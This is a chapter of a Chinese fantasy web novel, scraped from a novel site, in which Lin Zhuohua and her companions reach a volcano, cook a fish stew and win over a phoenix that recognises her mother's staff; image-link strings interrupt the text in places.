首页
第134章 火山口的“凤凰巢
返回

第134章 火山口的“凤凰巢”

章节报错(免登陆)

一秒记住【沧元图小说网】
09read.com,更新快,无弹窗!

    第134章火山口的“凤凰巢”(第1/2页)
    那采药老汉倒是守信,领着四人七拐八绕,穿过一片密不透风的芭蕉林,又爬过一道几乎垂直的石灰岩壁,最后在一片豁然开朗的山坳前停住了脚。山坳正中央,一座黑黢黢的火山拔地而起,锥形的山体直插云霄,山顶的火山口正往外冒着滚滚浓烟,空气中弥漫着一股呛鼻的硫磺味。
    “到了。”老汉用柴刀指了指前方一条被杂草半掩的小径,“顺着这条路再走半个时辰,就能摸到火山脚下了。凤凰巢就在火山口东侧的那道崖壁上,远远能瞧见个影子。”他顿了顿,又补了一句,“丫头,老汉多嘴一句——那凤凰可不是好相与的,你要是没把握,趁早回头。”
    林灼华咧嘴一笑,露出一口白牙:“大爷,俺这人有个毛病——越是没人敢碰的东西,俺越得去瞅两眼。”她从怀里摸出两块干粮塞给老汉,“您回吧,谢您带路。”
    老汉接过干粮,叹了口气,摇摇头转身钻进了林子,身影很快消失在一片浓绿之中。
    林灼华收了笑,回头看了一眼身后的三人——沈玉郎正扶着膝盖喘粗气,脸色白得像纸;阿绿蹲在地上,绿毛上沾满了泥点子,嘴里直嘟囔“累死俺了”;只有林灼霜站在最前面,仰头望着那座火山,目光沉沉。
    “走吧。”林灼华把铁棍往肩上一扛,大步朝前走去。
    越靠近火山,空气越热。脚下的泥土渐渐变成了焦黑色,踩上去“咔嚓”作响,像是踩碎了一层烧焦的壳。路边的草木也全枯死了,只剩下一些扭曲的、黑黢黢的树干,像被雷劈过一样。等四人绕过一道山弯,眼前豁然开朗——正前方是一座巨大的火山口,直径足有数十丈,像一只朝天张开的巨嘴。火山口边缘的岩石被长年累月的热力烤得通红,有些地方甚至能看到流动的岩浆,像一条条发亮的蛇在石缝间蜿蜒。
    而火山口东侧的那道崖壁上,赫然悬着一座巨大的巢穴。
    那巢穴用粗如人臂的赤红色树枝搭成,层层叠叠,足有三四间屋子那么大,远远看去像一团烧得正旺的火焰。巢穴周围飘散着淡淡的金色光点,像是被阳光筛落的碎金,在空气中缓缓浮动。
    林灼华眯起眼,还没来得及细看,一声尖锐的鸟鸣忽然从巢穴中炸开——
    “唳——”
    那声音穿透力极强,震得整座火山都像是抖了一下,崖壁上的碎石哗啦啦往下滚,溅起一片烟尘。林灼华下意识抬手挡在脸前,等碎石落尽,才放下胳膊,咂了咂嘴:“乖乖,这嗓门比茶婆喊俺起床上工还大。”
    沈玉郎被那声鸟鸣震得两耳嗡嗡作响,扶着岩壁稳住身形,脸色又白了几分:“这……这就是凤凰?光是叫一声就有如此威势,若是正面冲突……”
    “打不过。”林灼霜打断他,声音平静,“凤凰是上古神兽,修为深不可测,咱们四人联手也未必能接下它一翅膀。”她转头看向林灼华,“妹妹,硬取是不行的。”
    林灼华把铁棍往地上一杵,歪头看着那座巨大的巢穴:“谁说俺要硬取了?俺娘说过——跟人打交道,得先摸清对方想要啥。凤凰也是生灵,是生灵就有软肋。”她顿了顿,咧嘴一笑,“俺的绝活是啥?做饭啊。”
    沈玉郎愣了一下:“你打算……给凤凰做饭?”
    “咋了?不行啊?”林灼华理直气壮地一扬下巴,“俺师父说了,天下万物,没有一顿饭搞不定的。如果有,那就两顿。”
    阿绿蹲在旁边,挠了挠脑袋上的绿毛,发出一声朴实的疑问:“可是姑奶奶……凤凰能吃海鲜吗?它住火山口里,咱给它整一锅蛤蜊汤,它不得嫌腥啊?”
    林灼华噎了一下,瞪了阿绿一眼:“你管它吃啥呢!俺先做了再说——万一它就爱吃这口呢?”她嘴上硬气,心里却也在犯嘀咕。凤凰是火属性神兽,按理说应该爱吃点“热乎”的,海鲜大乱炖确实有点不搭调。但眼下她手里只有这口铁锅和从渔村带来的干货,总不能现杀一头火蜥蜴给它烤吧?
    她正琢磨着,林灼霜忽然开口:“你打算在哪儿架锅?”
    林灼华环顾四周,指了指火山口东侧一块较为平坦的岩石:“就那儿吧——离巢穴不远不近,它要是闻着味儿了,自己就会下来。”
    她说着,大步走过去,把背上的铁锅卸下来,“哐当”一声架在岩石上。沈玉郎和阿绿跟在她身后,一个帮着找干柴,一个蹲在旁边帮忙扇风。林灼霜则站在外围,目光始终没有离开那座巢穴,像是在戒备着什么。
    林灼华蹲下身,从包袱里翻出带来的食材——一把干海带、几条风干的黄花鱼、一小袋晒干的虾米,还有半罐子粗盐。她看了看这些寒酸的食材,又抬头看了看那座金碧辉煌的凤凰巢,忽然觉得有点底气不足。
    “这玩意儿……能给凤凰吃?”她小声嘀咕了一句,又咬了咬牙,“管他呢!先煮了再说!”
    她往铁锅里倒了半锅清水,架起火堆,等水烧开的功夫,她绕着那块岩石转了一圈,想找点能提鲜的野葱或山椒。这一转,她忽然愣住了。
    岩石后方的灰烬堆里,半埋着几样东西——一口缺了角的铜锅,锅壁上沾着黑褐色的焦痕;一根烧得只剩半截的铁钎子,钎头弯成了钩状;还有一把断了柄的菜刀,刀刃上满是豁口。
    林灼华蹲下身,伸手拨开灰烬,把那口铜锅拽了出来。锅底结着一层厚厚的焦壳,像是煮过什么东西,煮糊了,又没刷干净。她翻过铜锅,借着夕阳的余光,隐约看见锅底刻着三个歪歪扭扭的字——
    “天下第一”。
    林灼华愣了一下,“噗嗤”一声笑了出来:“嚯,这道友挺狂啊。”
    阿绿凑过来,好奇地瞅了一眼:“姑奶奶,这是啥?”
    “做饭的家伙什。”林灼华把铜锅放回原处,拍了拍手上的灰,“看来咱不是头一个想给凤凰做饭的——之前来过一位同行,看样子是没搞定。”她站起身,扫了一眼那些焦黑的厨具残骸,心里忽然多了几分警惕。
    这位同行留下的家伙什都烧成这样了,说明凤凰的口味——恐怕不好伺候。
    她正琢磨着,火堆上的铁锅已经“咕嘟咕嘟”冒起了热气。林灼华赶紧收回心思,把干海带撕成段丢进锅里,又拿剪刀把黄花鱼剪成几截,连着虾米一起下了锅。不多会儿,一股浓烈的鲜味便随着热气飘散开来,在硫磺味弥漫的空气中显得格格不入。
    阿绿吸了吸鼻子,绿毛都精神了几分:“姑奶奶,闻着还挺香……”
    林灼华用勺子搅了搅锅里的汤,又捏了一撮粗盐撒进去,盐粒在沸水里打着转儿化开。她正想尝尝咸淡,头顶忽然传来一声低沉的、带着几分沙哑的鸟鸣——
    “呜……”
    那声音不像刚才那声尖啸那么刺耳,反而沉甸甸的,像闷雷滚过云层,又像是什么东西在喉咙深处呜咽。林灼华手一抖,勺子差点掉进锅里。她猛地抬头,只见那座巨大的凤凰巢边缘,不知何时探出了一颗鸟首——赤金色的羽毛在夕阳下流光溢彩,一双琥珀色的竖瞳正居高临下地俯视着她。
    林灼华咽了口唾沫,手里的勺子握紧了。那凤凰没有看她锅里的汤,也没有看她手里的勺子。它的目光越过她,直直地落在她腰间那根黑黢黢的铁棍上,半晌,又发出一声低沉的、似曾相识的呜咽。
    林灼华被那声呜咽弄得心里头一颤,像是被人拿手指头拨了一下心窝子。她低头看了看腰间那根黑黢黢的铁棍,又抬头看了看凤凰,一时竟分不清那呜咽里藏着的到底是敌意还是别的东西。
    “呜……”凤凰又低低地叫了一声,脑袋往巢穴边缘探了探,赤金色的羽毛在夕阳下泛着暖融融的光。它没有扑下来,也没有喷火,就那么歪着头,直勾勾地盯着林灼华腰间的灼华棍,像是在辨认什么旧相识。
    林灼霜不知何时已经凑到了林灼华身边,压低声音说:“它盯着你的棍子——别动,先看看它想干啥。”
    沈玉郎也贴了过来,声音比蚊子还细:“那棍子是不是你娘留下的?它别是认得这棍子……”
    林灼华没吭声,心里头翻来覆去地琢磨。她这棍子是眉引老头给的,说是上古神器灼华棍,后来又知道是引眉一脉的传承之物,可她从没听谁提过这棍子跟凤凰有啥瓜葛。眼下凤凰这副模样,倒像是见了老熟人似的。
    她试探着把棍子从腰间抽出来,举在身前,棍身黑黢黢的,在暮色里泛着一点暗沉的光。凤凰的竖瞳跟着那根棍子转了转,喉咙里又是一声低低的呜咽,这回听着近了些,也软了些,像是认出了什么,又像是隔着二十年时光在唤一个旧人的名字。
    林灼华心口忽然一酸,说不清是啥滋味。她攥着棍子,往前迈了一步,凤凰没有动。她又迈了一步,凤凰还是没动。阿绿在后头急得直挠头,压低嗓子喊:“姑奶奶!你干啥呢!那可是凤凰!你当是村口的大鹅呢!”
    林灼华没理他,又往前走了两步,已经能看清凤凰颈子上一根根赤金色的羽毛在风里轻轻颤动。她深吸一口气,学着娘亲当年哄她的语气,轻声说:“你认得这根棍子?还是……认得拿这根棍子的人?”
    凤凰的竖瞳微微眯了眯,喉咙里那声呜咽忽然低了下去,像是被什么东西哽住了。夕阳最后一点余晖落在它头顶的羽冠上,金光流转间,林灼华恍惚看见凤凰眼底闪过一丝极淡的、像是怀念的神色。
    然后它收回脑袋,在巢穴边缘蹲了下来,翅膀微微张开,像是一只老母鸡护崽似的,把身子往巢里沉了沉——那姿态,竟带着几分温驯。
    林灼霜在背后轻轻吁了一口气,说:“它不敌视你。”
    沈玉郎也松了口气,小声嘀咕:“吓死我了……我还以为它要喷火把咱几个烤了当晚饭。”
    (本章未完,请点击下一页继续阅读)第134章火山口的“凤凰巢”(第2/2页)
    阿绿更是腿一软,直接蹲在地上,绿毛都蔫了,嘴里念叨着:“乖乖……姑奶奶你真是……凤凰都让你给哄住了……你上辈子是不是养过鸟啊?”
    林灼华没接话,她定定地看着蹲在巢边的凤凰,心里头翻涌着说不清道不明的情绪。她不知道这凤凰到底认不认得她娘,也不知道它盯着那根灼华棍看了那么久,是不是想起了什么旧事。她只知道,那只凤凰看着她的眼神,像极了村里那些看着小辈长大的老人——带着一点审视,一点回忆,还有一点说不清道不明的软和。
    她低头看了看锅里的海肠汤,汤还在咕嘟咕嘟冒着泡,只是方才那股子焦糊味已经被海肠的鲜味盖了过去。她犹豫了一下,回头冲饕渊喊:“再拿两条鱼来——俺多炖点。”饕渊应了一声,从包袱里翻出两条干巴巴的咸鱼递过去。林灼华接过鱼,也没洗,直接扔进锅里,又添了一勺水,拿勺子搅了搅。
    她抬头看了一眼蹲在巢边的凤凰,清了清嗓子,说:“那啥……你要是真认得这根棍子,那咱也算半个熟人。俺不白拿你东西——俺炖锅汤给你尝尝,你要是觉得中,就拔根毛给俺;要是觉得不中,俺们扭头就走,绝不赖着。”
    凤凰歪了歪头,没吭声。
    林灼华也不管它听不听得懂,自顾自地蹲在锅边,拿勺子撇着浮沫,嘴里絮絮叨叨地念着:“俺娘走得早,俺也没见过她几面……这根棍子是俺师父给的,说是引眉一脉传下来的。你要是认得它,那你也该认得俺娘吧?俺娘叫林引眉,你记得她不?”
    锅里的汤咕嘟咕嘟地滚着,咸鱼的鲜味混着海肠的腥香,顺着晚风飘散开去。凤凰蹲在巢边,赤金色的羽毛在暮色里微微发亮,没有动,也没有叫。
    林灼华也没回头,就那么蹲在锅边,一边搅汤一边念叨,像是跟一个认识了很久的老人拉家常。她说了她娘留的引眉簪,说了补天小分队的铁憨憨和阿蛮,说了茶婆的茶、饕渊的烤鱼、火灵的火候——说了这一路走来遇见的那些人和事,也说了她心里头那份说不清道不明的、对素未谋面的娘的挂念。
    说到最后,她自己都有点不好意思了,挠了挠后脑勺,说:“行了,俺话多,你别嫌烦——汤好了,你尝尝不?”
    她盛了一碗汤,端在手心里,朝凤凰举了举。凤凰盯着那碗冒着热气的汤,沉默了很久,久到林灼华以为它不会理她了,正要收回手,凤凰却忽然从巢边探下头来,尖喙轻轻碰了碰碗沿,然后低头,啄了一口汤。
    汤是烫的,凤凰的喉咙动了动,把那一口汤咽了下去。然后它抬起头,琥珀色的竖瞳定定地看着林灼华,喉咙里发出一声低低的、软软的呜咽——那声音里不再有警惕,也不再有试探,倒像是一声叹息,隔了二十年,终于落到了实处。
    林灼华捧着碗,忽然觉得鼻尖有点酸。她也不知道自己酸啥,就是觉得,这一锅糊了的海肠咸鱼汤,好像炖出了点别的味道。
    凤凰喝了汤,没再叫唤,也没再喷火星子。它就那么蹲在巢边,歪着脑袋,琥珀色的竖瞳一眨不眨地盯着林灼华看,看得她心里发毛。
    林灼华被盯得浑身不自在,低头看了看自己,又看了看手里的汤碗,说:“咋了?汤里泡着啥了?”
    凤凰没动。
    沈玉郎在后面小声说:“它看的是你腰间的灼华棍。”
    林灼华低头一瞧,灼华棍正别在腰后,棍身乌沉沉的,在火山口暗红的天光下泛着一点不起眼的金属光泽。她伸手摸了摸棍子,再抬头时,凤凰的视线果然跟着她的手移动,落在灼华棍上,定住了。
    “你认识这棍子?”林灼华试探着问。
    凤凰没有点头,也没有摇头,但它喉咙里又发出一声低低的呜咽,比方才那声更沉、更长,像是从胸腔深处挤出来的。那声音在火山口回荡着,震得脚底的山石微微发颤。
    林灼霜不知何时已经走到林灼华身侧,压低声音说:“它不是在看你——它在看棍子上的纹路。你看棍身靠近握柄的地方,是不是刻着一圈细纹?”
    林灼华翻过灼华棍,凑近一看,果然——棍身靠近握柄的地方,有一圈极细的纹路,平时被手汗和尘土糊着,根本看不出来。她拿袖子擦了擦,纹路在火光下渐渐清晰起来,像是一圈缠绕的藤蔓,又像是某种古老的符文。她从来不知道灼华棍上有这东西。
    “这啥时候刻上去的?”林灼华嘀咕。
    “不是刻的。”林灼霜的声音很轻,“是烙上去的——用灵火烙的。能在灼华棍上烙纹的人,这世上没几个。”
    林灼华心头一跳。她想起眉引老头说过的话——灼华棍是上古神器,引眉一脉代代相传,能驾驭它的人屈指可数。而能在棍身上留下印记的,除了历任主人,再没有别人。
    凤凰还在盯着那圈纹路,琥珀色的竖瞳里映着火光,像是想起了什么很久远的事情。过了好一会儿,它终于收回视线,低头又啄了一口碗里的汤,这回喝得慢了些,像是在品味道。
    沈玉郎见气氛缓和,壮着胆子往前凑了两步,拱手道:“凤凰前辈,我们冒昧打扰,实在是有要事相求——我这位同伴是引眉血脉的传人,她师父被困在无间狱,需要凤凰羽作为钥匙之一才能打开狱门。不知前辈能否割爱,赐我们一根羽毛?”
    凤凰连眼皮都没抬。
    沈玉郎又说:“我们愿意用东西换——您想要什么,只要我们拿得出来的,尽管开口。”
    凤凰抬了抬眼皮,看了看他,又看了看他空空如也的双手,打了个响鼻,那意思明摆着:你身上啥也没有,拿什么换?
